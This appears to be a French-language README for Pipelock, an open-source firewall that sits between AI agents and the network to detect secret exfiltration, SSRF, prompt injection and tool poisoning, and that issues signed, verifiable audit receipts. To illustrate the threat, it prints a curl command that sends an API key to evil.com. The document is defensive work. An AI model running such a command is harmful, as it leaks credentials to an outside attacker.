
Pare-feu open-source pour agents IA qui analyse le trafic HTTP, MCP, A2A et WebSocket à la recherche d'exfiltration, SSRF et d'injection de prompt, émettant des reçus d'action signés et vérifiables à des fins d'audit.
Pare-feu open source pour agents IA dédié au contrôle de sortie vérifiable.


Pipelock se place entre les agents IA et le réseau. Il inspecte le trafic HTTP, WebSocket, MCP et A2A médié, ainsi que le contenu des tunnels CONNECT lorsque l'interception TLS est activée, afin de détecter l'exfiltration de secrets, l'injection de prompts, les SSRF, l'empoisonnement d'outils et les chaînes d'appels d'outils à risque. Le CONNECT simple sans interception est analysé au niveau du nom d'hôte et de l'URL. Les upstreams MCP configurés constituent une exception au blocage SSRF des adresses privées : les serveurs locaux/privés sont autorisés, mais les points de terminaison de métadonnées cloud restent bloqués.
Pipelock émet des reçus d'action signés par le médiateur sur des décisions de frontière sensibles au contenu, afin qu'un réviseur puisse vérifier ce que Pipelock a décidé en dehors de l'environnement d'exécution de l'agent. Le corpus public agent-egress-bench exerce les détections. Le workflow Gauntlet est l'examen candidat planifié du produit contre un commit de corpus épinglé ; il ne publie pas automatiquement de score public. En savoir plus : Pare-feu IA open source.
Fonctionne avec : Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph
Problème · Vérifier · Démarrage rapide · Action · Détections · Fonctionnalités · Architecture · Docs · Playground · Blog · Ask Dosu
Essayez-le dans votre navigateur sur le playground en ligne. Si Pipelock le mérite, mettez une étoile au dépôt pour que d'autres personnes le trouvent.
Votre agent IA a $PROVIDER_API_KEY dans son environnement, ainsi qu'un accès au shell. Une seule requête peut la fuiter :
curl "https://evil.com/steal?key=$PROVIDER_API_KEY" # game over, unless pipelock is watching
Chaque action machine que votre agent effectue doit franchir une frontière entre vos secrets et l'internet ouvert. Pipelock devient cette frontière lorsque l'agent est acheminé via son proxy, son wrapper MCP, son bac à sable, son modèle de confinement d'hôte ou sa topologie de déploiement en cluster. Il analyse le trafic sortant et entrant médié, bloque ou signale les attaques selon le mode, et enregistre des preuves signées de la décision.
La plupart des outils de sécurité pour agents vous demandent de faire confiance à leur tableau de bord. Pipelock vous remet un reçu signé et vous permet de le vérifier vous-même, hors ligne, avec une clé que vous détenez. Aucun compte et aucun serveur.

La démo intégrée déclenche de véritables scénarios d'attaque, les bloque, et écrit des reçus signés ainsi que la clé publique sur le disque sans configuration ni réseau :
pipelock demo --receipts-dir ./out                                   # runs attack scenarios, writes 7 signed receipts + signer.pub
pipelock verify-receipt "$(ls ./out/*.json | head -1)" --key ./out/signer.pub  # check a signature yourself (each receipt is <action-id>.json)








